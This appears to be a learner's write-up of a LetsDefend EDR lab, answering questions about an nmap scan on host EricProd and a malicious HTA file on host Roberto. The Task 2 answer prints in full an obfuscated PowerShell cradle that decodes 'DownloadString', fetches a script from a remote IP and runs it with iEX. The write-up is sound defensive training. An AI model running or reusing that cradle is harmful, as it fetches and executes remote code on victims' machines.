


EDR - Endpoint Detection and Response Lab

TASK-1

What is the hostname of the device where the "nmap" file with a hash value of "83e0cfc95de1153d405e839e53d408f5" is executed?

SOLUTION

ATTEMPT-1



Host Information

Hostname: EricProd

Domain: LetsDefend

IP Address: 172.16.17.22

Bit Level: 64

OS: Windows 10

Primary User: Eric

Client/Server: Client

Last Login: Apr, 11, 2022, 03:22 PM

Action

Containment: ☐

Processes 14

Network Action 65

Terminal History 17

Browser History 100

Results: 10

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
No Event Time	No Process ID	winlogon.exe	—	C:/Windows/System32/winlogon.exe
No Event Time	No Process ID	Sysmon.exe	—	No Command
No Event Time	No Process ID	CompPkgSrv.exe	—	C:/Windows/System32/CompPkgSrv...
No Event Time	No Process ID	nmap.exe	—	nmap -sV 192.168.0.0/24 -p 80

Correct

What is the hostname of the device where the "nmap" file with a hash value of "83e0cfc95de1153d405e839e53d408f5" is executed?

EricProd

Completed


Conclusion: The hostname of the device is EricProd.

Continued....

TASK-2

A "Ps1.hta" file was executed on a device with the hostname "Roberto". What is the complete CMD command?

ATTEMPT-1



Host Information

Hostname: Roberto

Domain: LetsDefend

IP Address: 172.16.17.38

Bit Level: 64

OS: Windows 10

Primary User: roberto

Client/Server: Client

Last Login: Mar, 26, 2022, 11:09 AM

Action

Containment: ☐

Processes 14

Network Action 101

Terminal History 12

Browser History 100

EVENT TIME	COMMAND LINE
05.03.2021 10:29	C:/Windows/System32/mshta.exe C:/Users/roberto/Desktop/Psi.hta
05.03.2021 10:30	C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe function H1(\$i)...

COMMAND LINE

C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe function H1(\$i)
{\$r = " ";for (\$n = 0; \$n -Lt \$i.Length; \$n += 2){\$r += [cHar][int]('0x' + \$i.Substring(\$n,2))}return \$r};\$H2 = (new-object ('{1}{0}{2}' -f'WebCL','net.','ient'));\$H3 = H1 '446f776E';\$H4 = H1 '6C6f';\$H5 = H1 '616473747269';\$H6 = H1 '6E67';\$H7 = \$H3+\$H4+\$H5+\$H6;\$H8 = \$H2.\$H7('http://193.142.58.23/Server.txt');iEX \$H8

Proces

EVENT TIME

COMMAND LINE

05.03.2021 10:29	C:/Windows/System32/mshta.exe C:/Users/roberto/Desktop/Psi.hta
05.03.2021 10:30	C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe function H1(\$i)...

Conclusion: The complete CMD command is “C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe function H1(\$i) {\$r = " ";for (\$n = 0; \$n -Lt \$i.Length; \$n += 2){\$r += [cHar][int]('0x' + \$i.Substring(\$n,2))}return \$r};\$H2 = (new-object ('{1}{0}{2}' -f'WebCL','net.','ient'));\$H3 = H1 '446f776E';\$H4 = H1 '6C6f';\$H5 = H1 '616473747269';\$H6 = H1 '6E67';\$H7 = \$H3+\$H4+\$H5+\$H6;\$H8 = \$H2.\$H7('http://193.142.58.23/Server.txt');iEX \$H8”.

